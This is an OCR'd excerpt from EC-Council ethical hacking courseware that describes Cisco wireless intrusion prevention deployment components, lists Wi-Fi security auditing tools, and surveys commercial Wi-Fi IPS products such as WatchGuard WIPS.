


Figure 16.119: Wireless attacks and their prevention methods

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.



WIPS Deployment

A WIPS consists of several components that work together to provide a unified security monitoring solution. Cisco's WIPS deployment includes the following component functions:

- **APs in monitor mode**: This mode provides constant channel scanning with attack detection and packet capture capabilities.
- **Mobility services engine (running a wireless IPS service)**: It is the central point of alarm aggregation from all controllers and their respective wireless IPS monitor-mode APs. Alarm information and forensic files are stored on the system for archival.
- **Local mode AP(s)**: This mode provides wireless service to clients in addition to time-sliced rogue and location scanning.
- **Wireless LAN controller(s)**: These controllers forward attack information from wireless IPS monitor-mode APs to the MSE and distributes configuration parameters to APs.
- **Wireless control system**: Provides the means to configure the wireless IPS service on the MSE, push wireless IPS configurations to the controller, and set APs in the wireless IPS monitor mode. It is also used for viewing wireless IPS alarms, forensics, reporting, and accessing the threat encyclopedia.

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.





Figure 16.120: WIPS deployment

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.

Wi-Fi Security Auditing Tools

Cisco Adaptive Wireless IPS

- Adaptive wireless IPS (WIPS) provides wireless-network threat detection and mitigation against malicious attacks and security vulnerabilities
- It provides the ability to detect, analyze, and identify wireless threats



AirMagnet WiFi Analyzer PRO
https://www.netally.com

RFProtect
https://www.arubanetworks.com

Fern Wifi Cracker
https://github.com

OSWA-Assistant
http://securitystartshere.org

BoopSuite
https://github.com

Copyright © by EC-Council. All Rights Reserved. Reproduction is Strictly Prohibited.

Wi-Fi Security Auditing Tools

- **Cisco Adaptive Wireless IPS**

  Source: *https://www.cisco.com*

  Cisco Adaptive Wireless Intrusion Prevention System (IPS) offers advanced network security for dedicated monitoring and detection of wireless network anomalies, unauthorized access, and RF attacks. Fully integrated with the Cisco Unified Wireless Network, this solution delivers integrated visibility and control across the network, without the need for an overlay solution. Adaptive WIPS provides wireless-network threat detection and mitigation against malicious attacks and security vulnerabilities. It also provides security professionals with the ability to detect, analyze, and identify wireless threats.

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.




Figure 16.121: Screenshot of Cisco Adaptive Wireless IPS

The following are some additional Wi-Fi security auditing tools:


- AirMagnet WiFi Analyzer PRO (*https://www.netally.com*)
- RFProtect (*https://www.arubanetworks.com*)
- Fern Wifi Cracker (*https://github.com*)
- OSWA-Assistant (*http://securitystartshere.org*)
- BoopSuite (*https://github.com*)

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.

Wi-Fi IPSs

WatchGuard WIPS

- WatchGuard WIPS defends your airspace 24/7 from unauthorized devices, rogue APs, and malicious attacks and with near-zero false positives



https://www.watchguard.com

Extreme AirDefense
https://www.extremenetworks.com

AirMagnet Enterprise
https://www.netscout.com

SonicWall SonicPoint N2
https://www.dell.com

SonicPoint Wireless Security Access Point Series
https://www.sonicwall.com

Network Box IDP
https://www.network-box.com

Copyright © by EC-Council. All Rights Reserved. Reproduction is Strictly Prohibited.

Wi-Fi IPSs

Wi-Fi IPSs block wireless threats by automatically scanning, detecting, and classifying unauthorized wireless access and rogue traffic to the network, thereby preventing neighboring users or skilled hackers from gaining unauthorized access to the Wi-Fi networking resources.

- **WatchGuard WIPS**

  Source: *https://www.watchguard.com*

  WatchGuard WIPS defends against unauthorized devices and rogue Aps, prevents evil twins, and shuts down malicious attacks such as DoS attacks with close to zero false positives while ensuring high-performance wireless connectivity.




Figure 16.122: Conceptual diagram of WatchGuard WIPS

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.

